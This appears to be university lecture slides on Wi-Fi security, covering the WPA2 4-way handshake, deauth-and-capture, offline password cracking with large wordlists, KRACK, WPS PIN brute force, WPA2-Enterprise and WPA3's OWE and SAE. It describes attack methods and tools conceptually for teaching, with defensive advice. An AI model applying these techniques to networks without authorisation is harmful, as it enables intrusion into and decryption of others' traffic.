
```
> Frame 908: 193 bytes on wire (1544 bits), 193 bytes captured (1544 bits)
> IEEE 802.11 QoS Data, Flags: .....F.
> Logical-Link Control
< 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 151
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 3]
    < Key Information: 0x13ca
        ..... .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
        ..... .... 1... = Key Type: Pairwise Key
        ..... .... ..00 .... = Key Index: 0
        ..... .... .1... .... = Install: Set
        ..... .... 1.... .... = Key ACK: Set
        ..... .... 1.... .... = Key MIC: Set
        ..... .... 1.... .... = Secure: Set
        ..... .... 0.... .... = Error: Not set
        ..... .... 0.... .... = Request: Not set
        ..... .... 1.... .... = Encrypted Key Data: Set
        ..... .... 0.... .... = SMK Message: Not set
    Key Length: 16
    Replay Counter: 2
    WPA Key Nonce: 94a26c4f0e4040511d426dce3c3f7ee407d5002165c57a0b...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: b4c0510000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: b8371c079672d6edc73079cec3b1a9aa
    WPA Key Data Length: 56
    WPA Key Data: eda2301b632e9a24e8654811224ad4c7780b3526e5ca8a00...
```

Overall picture

Management frame	74:3e:2b:23:13:a8	Beacon frame	ff:ff:ff:ff:ff:ff	V-home	Beacon frame, SN=3046, FN=0, Flags=.....
Management frame	74:3e:2b:63:13:a8	Beacon frame	ff:ff:ff:ff:ff:ff	Ruckus	Beacon frame, SN=771, FN=0, Flags=.....
Management frame	74:3e:2b:a3:13:a8	Beacon frame	ff:ff:ff:ff:ff:ff	PRINTERS	Beacon frame, SN=1237, FN=0, Flags=.....
Management frame	74:3e:2b:a3:13:a8	Authentication	cc:08:8d:53:66:1d		Authentication, SN=0, FN=0, Flags=.....
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Management frame	cc:08:8d:53:66:1d	Association Request	74:3e:2b:a3:13:a8	PRINTERS	Association Request, SN=3992, FN=0, Flags=
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Management frame	74:3e:2b:a3:13:a8	Association Response	cc:08:8d:53:66:1d		Association Response, SN=1, FN=0, Flags=..
Management frame	74:3e:2b:a3:13:a8	Association Response	cc:08:8d:53:66:1d		Association Response, SN=1, FN=0, Flags=..
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	74:3e:2b:a3:13:a8	QoS Data	cc:08:8d:53:66:1d		Key (Message 1 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	74:3e:2b:a3:13:a8		Key (Message 2 of 4)
Data frame	cc:08:8d:53:66:1d	QoS Data	74:3e:2b:a3:13:a8		Key (Message 2 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	74:3e:2b:a3:13:a8	QoS Data	cc:08:8d:53:66:1d		Key (Message 3 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	74:3e:2b:a3:13:a8		Key (Message 4 of 4)
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	b4:30:52:cd:f8:94		QoS Data, SN=2193, FN=0, Flags=.p....F.C
Control frame		802.11 Block Ack			802.11 Block Ack, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	34:2d:0d:56:88:cd		QoS Data, SN=977, FN=0, Flags=.p....F.C
Control frame		Acknowledgement			Acknowledgement, Flags=.....C
Data frame	cc:08:8d:53:66:1d	QoS Data	54:88:0e:00:1e:ae		QoS Data, SN=3802, FN=0, Flags=.p....F.C
Control frame		802.11 Block Ack			802.11 Block Ack, Flags=.....C

Is WPA-2 (PSK) good for coffee places?


- Is it better than an open network?
- Open discussion



WPA2 PSK: NOT good for coffee places ☹

- If someone knows the **PSK** (i.e. the password of the place)
- And also captures the **association traffic** for a new client (packets sent between the router and a device when it first connects)
 - It's also trivial to get this traffic via “deauth” attacks that forcibly disconnect a device from a Wi-Fi network and force it to reconnect, causing the association process to happen again

- Then:
 - **They can decrypt everything!**



WPA2 PSK: why?????

- Remember the PTK (pairwise transient key)?
 - Each STA has a unique PTK that is used for the encryption
 - Problem: PTK is derived by the PSK
 - **PTK = PBKDF2-SHA1 (PSK + ANonce + SNonce + Mac (AA)+ Mac (SA))**
- Solution (from the coffee manager's perspective):
 - Use WPA2 enterprise (overkill/impossible for small coffee places)
 - Use WPA3 (more and more support for this!)
- Solution (from the users' perspective):
 - Do not use Wi-Fi networks you do not trust (right?)
 - Use VPN

Password Cracking WPA2

- WPA2 uses **PBKDF2**
 - Password-Based Key Derivation Function #2
 - From RSA Labs
 - Inputs: Password, Salt, Iteration Count
 - Output: A Key
 - More iterations makes it take longer
 - WPA2 uses 4096 iterations of SHA-1
 - **Salt is the SSID**
 - Password is 8 chars min (63 max)

WPA-2 attacks: deauth and grab the handshake

- PTK is transmitted when a device connects to an AP
 - This might not happen that much, right?
- We can send a deauth packet to a device and it will reconnect
 - A bit more intrusive than just passively sniffing
 - AirCrack-ng can do this for you

WPA-2 attacks: with handshake -> offline attack

1. Use rainbow tables

- A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes
- Assuming the target **SSID** is among the top-1000 for which there are rainbow tables

2. Use dictionaries/password lists


3. Use online cracking services

2. CHOOSE A WORDLIST

- [100 Million] 30 languages dictionaries
- Public / from Probable-Wordlists WPA
- [306 Million] Top 306M Most Probable**
- [2 Billion] Top 2B Most Probable
- Public / from weakpass.com
- [450 Million] - HashesOrg
- [1.3 Billion] - HashesOrg 2019
- [2.3 Billion] Weakpass v2 wifi
- [3 Billion] - DCHTPassv1.0
- Private / Our WPA wordlists
- [100 Million] 30 languages dictionaries
- [700 Million] Only Real passwords
- [1 Billion] Only Real passwords
- [5 Billion] Only Real passwords

Other WPA-2 attacks

- KRACK (Key Reinstallation Attacks) attack
- Attacker doesn't learn the password (key) but is able to decrypt traffic
- MitM/evil twin style attack, 2017
- Attacks Messages 3 and 4 of the handshake
- Resets the nonces (msgs 1 and 2)
- Reuses the nonces
- Attack especially targeting Linux/Android
 - Implementation of protocol and reaction to message 3 replaying
 - wpa_supplicant bug installs an all-zero key



Other WPA2 attacks

- and lastly...
- there is always the vendor/implementation of security
- **Can you spot the problem(s) here?**




Other WPA2 attacks

- Many fancy/cute attacks use similar techniques as we have seen before

PWNAGOTCHI: DEEP REINFORCEMENT LEARNING FOR WIFI PWNING!

Pwnagotchi is an A2C-based "AI" powered by [bettercap](#) and running on a [Raspberry Pi Zero W](#) that learns from its surrounding WiFi environment in order to maximize the [crackable WPA key material it captures](#) (either through passive sniffing or by performing deauthentication and association attacks). This material is collected on disk as PCAP files containing any form of handshake supported by [hashcat](#), including full and half WPA handshakes as well as [PMKIDs](#).

Learn more about [the project and how it started on the author's blog](#).



WPA-2 Personal: re-cap

- Okayish security, as long as:
 - All devices are trusted
 - Password **super strong**
 - Physical security okay
 - SSID name is unique/random
 - ISP and/or router are not providing **weak passwords** by default
 - OS patched against the KRACK attack
 - **WPS** is disabled
 - **(that's a lot of assumptions)**

WPS (Wi-Fi Protected Setup)

- “Hey, WPA2 passwords are too complicated, wouldn’t it be nice to have super easy pins with the same security?”
- WPS (Wi-Fi Protected Setup)
 - Wi-Fi-Alliance, 2006
- The WPS protocol consists of a series of EAP message exchanges that are triggered by a user action, relying on an exchange of descriptive information that should precede that user’s action
 - The descriptive information is transferred through a new Information Element (IE) that is added to the beacon, probe response, and optionally to the probe request and association request/response messages.
 - Other than purely informative type-length-values, those IEs will also hold the possible and the currently deployed configuration methods of the device



WPS (Wi-Fi Protected Setup)

- After this communication of the device capabilities from both ends, the user initiates the actual protocol session
 - The session consists of eight messages that are followed, in the case of a successful session, by a message to indicate that the protocol is completed.
 - The exact stream of messages may change when configuring different kinds of devices (AP or STA), or when using different physical media (wired or wireless)



WPS modes

- **PIN method:**
 - PIN has to be read from either a sticker or display on the new wireless device. This PIN must then be entered at the "representant" of the network, usually the network's access point. Alt access point may be entered into the new device. This method is the mandatory baseline mode and everything must support it. The Wi-Fi Direct specification supersedes this requirement by stating that all devices with a keypad or display must support the PIN method
- **Push button method:**
 - User has to push a button, either an actual or virtual one, on both the access point and the new wireless client device. On most devices, this discovery mode turns itself off as soon as a connection is established or after a delay (typically 2 minutes or less), whichever comes first, thereby minimizing its vulnerability. Support of this mode is mandatory for access points and optional for connecting devices. The Wi-Fi Direct specification supersedes this requirement by stating that all devices must support the push button method
- **Near-field communication method:**
 - User has to bring the new client close to the access point to allow a near field communication between the devices. NFC Forum-compliant RFID tags can also be used. Support of this mode is optional
- **USB method:**
 - User uses a USB flash drive to transfer data between the new client device and the network's access point. Support of this mode is optional, but deprecated

WPS attacks

Physical security issues

Online brute-force attack

- 2011: reported a design and implementation flaw that makes brute-force attacks against PIN-based WPS
- The vulnerability centers around the acknowledgement messages sent between the registrar and enrollee when attempting to validate a PIN, which is an **eight-digit** number used to add new WPA enrollees to the network
- Eight digit means $10^8 = 100,000,000$ possible combinations
- **But, since the last digit is a checksum of the previous digits**, there are seven unknown digits in each PIN, yielding $10^7 = 10,000,000$ possible combinations.
- When someone tries a PIN, the registrar reports the validity of the first and second halves of the PIN separately. Since the first half of the pin consists of four digits (10,000 possibilities) and the second half has only three active digits (1000 possibilities), at most 11,000 guesses are needed before the PIN is recovered
- This is a **reduction by three orders of magnitude**. As a result, an attack can be completed in under four hours. The ease or difficulty of exploiting this flaw is implementation-dependent, as Wi-Fi router manufacturers could defend against such attacks by slowing or disabling the WPS feature after several failed PIN validation attempts
- In some devices, **disabling WPS in the user interface does not result in the feature actually being disabled, and the device remains vulnerable to this attack**. Firmware updates have been released for some of these devices allowing WPS to be disabled completely. Vendors could also patch the vulnerability by adding a lock-down period if the Wi-Fi access point detects a brute-force attack in progress, which disables the PIN method for long enough to make the attack impractical



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 - WPA2
 - WPA3
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- **Conclusion**
- **Lab exercises**

WPA-2: Enterprise


- Intended for large organizations/companies/etc
- The idea is that a single password is not enough
 - What about old/fired employees?
 - Visitors connecting to the Wi-Fi once
 - How can you revoke access with WPA2 PSK?

Properties

SSID:	eduroam
Protocol:	802.11ac
Security type:	WPA2-Enterprise
Type of sign-in info:	Microsoft: Protected EAP (PEAP)
Network band:	5 GHz
Network channel:	132
IPv6 DNS servers:	fe80::98c6:c002:c57f:417d%15
IPv4 address:	172.30.242.143
Primary DNS suffix:	aau.dk
Manufacturer:	Intel Corporation
Description:	Intel(R) Dual Band Wireless-AC 8265
Driver version:	20.50.1.1

WPA-2: Enterprise

- Addition of an authentication server (Radius)
 - Checks credentials for validity
- Authentication via
 - PKI
 - Credentials
- Federation possible
 - Eduroam has RADIUS servers work as proxies (such as RADSEC)
 - student visits a neighboring university, the RADIUS server can authenticate their status at their home university and grant them secure network access



WPA-2: Enterprise

- **Authorized users** create a unique username and password
- Before handshake:
 - Authentication of user over TLS**
- **PMK** (pairwise master key): which in this case is not the same as PSK
 - Truly unique for each user

WPA-2: Enterprise

- Decent security (finally!)
- But:
 - **Very complex**
 - **need for Radius servers,**
 - **LDAP server for identity management,**
 - **PKI, certificate generation, distribution, revocation...**
 - **Too much for a home/coffee shop/even small company**
 - **Not many attacks for WPA2 enterprise**
 - Evil twin paradigms could be implemented
 - Some downgrade attacks possible

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WPA3

- WPA2 is quite **old** (15 years old)
- WPA2-personal is **broken** on arrival
 - Off-line attacks had always been possible
- WPA2-Enterprise is good but **complicated**
- Open wireless networks are... open
- **WPA3 plans ahead**
 - Not just with updated crypto



WPA3

- Open networks are now replaced by **Opportunistic Wireless Encryption (OWE)**
 - **Problem:** all Wi-Fi traffic is plaintext
 - **Solution:** all Wi-Fi traffic gets encrypted
- WPA2-PSK mode is replaced by **Simultaneous Authentication of Equals (SAE)**
 - **Problem:** passive offline attacks were possible with PSK
 - **Solution:** protocol is resistant to active, passive and dictionary-type attacks
- WPA3-enterprise now with suite **B/CNSA grade ciphers**
 - **Problem:** mix-and-match nature of WPA2-Enterprise can result to downgrades
 - **Solution:** create a cipher suite and a set of rules to ensure consistency
- Enhancements to **certification testing**
 - **Problem:** too many WPA2-Enterprise certified devices do not properly check certification chains
 - **Solution:** Management frame protection, optional for WPA2, is now mandatory for WPA3

WPA3: Opportunistic Wireless Encryption

- Opportunistic Wireless Encryption (OWE)
 - RFC 8110
- **Unauthenticated Diffie-Hellman** at association time
 - Associate request and response exchange **ephemeral public keys via DH**
 - STA and AP derive a unique PMK (truly pairwise and unknowable by third parties)
 - PMK is used in a 4-way handshake post association to generate traffic encryption keys
- **Unauthenticated**
 - Remember the DH MitM attack
 - Still better than an Open network (and sometimes better than shared/public PSK in coffee shops)
- **Backward compatibility**

WPA3: strong security from weak passwords


- WPA2-PSK: offline dictionary attacks
 - Passive attack: adversary records the 4-way handshake
 - Takes that home (offline) and runs through all possible attacks
- WPA2-PSK replaced by **Simultaneous Authentication of Equals (SAE)**
 - Password-based authentication based on the **dragon fly key exchange**
 - RFC 7664
 - Resistant to active, passive and dictionary attacks
- SAE uses 802.11 authentication frames
 - Authentication generates a PMK, association indicates the PMKID
 - Post-association 4-way handshake generates traffic encryption keys
- SAE provision is identical to WPA2-PSK
 - User simply enters password

Simultaneous Authentication of Equals (SAE)

- Dragonfly key exchange is based on a **zero-knowledge proof**
 - Password indexes into a secret point on an **elliptic curve**
 - Secret point becomes the generator (base) of a unique cryptographic exchange
 - Each side must use the same generator to arrive to the same key (no offline tricks)
- Passively observing SAE reveals nothing
 - Computational Diffie Hellman assumption
- Active attack reveals whether a single guess of a password was correct or not
 - **Adversarial advantage grows from *interaction* not computation**
 - Only way to guess the password is from repeated active attacks (detectable)
- Strong protocol allows for “weaker” passwords to be used
 - Probability of guess being correct is n/D , where D is the number of possible passwords with n guesses

Dragonfly protocol

- Each peer picks 2 random numbers (r, m)
- Calculate E
- Send s, E
- Each peer verifies s, E




WPA3-Enterprise: Suite B/CNSA

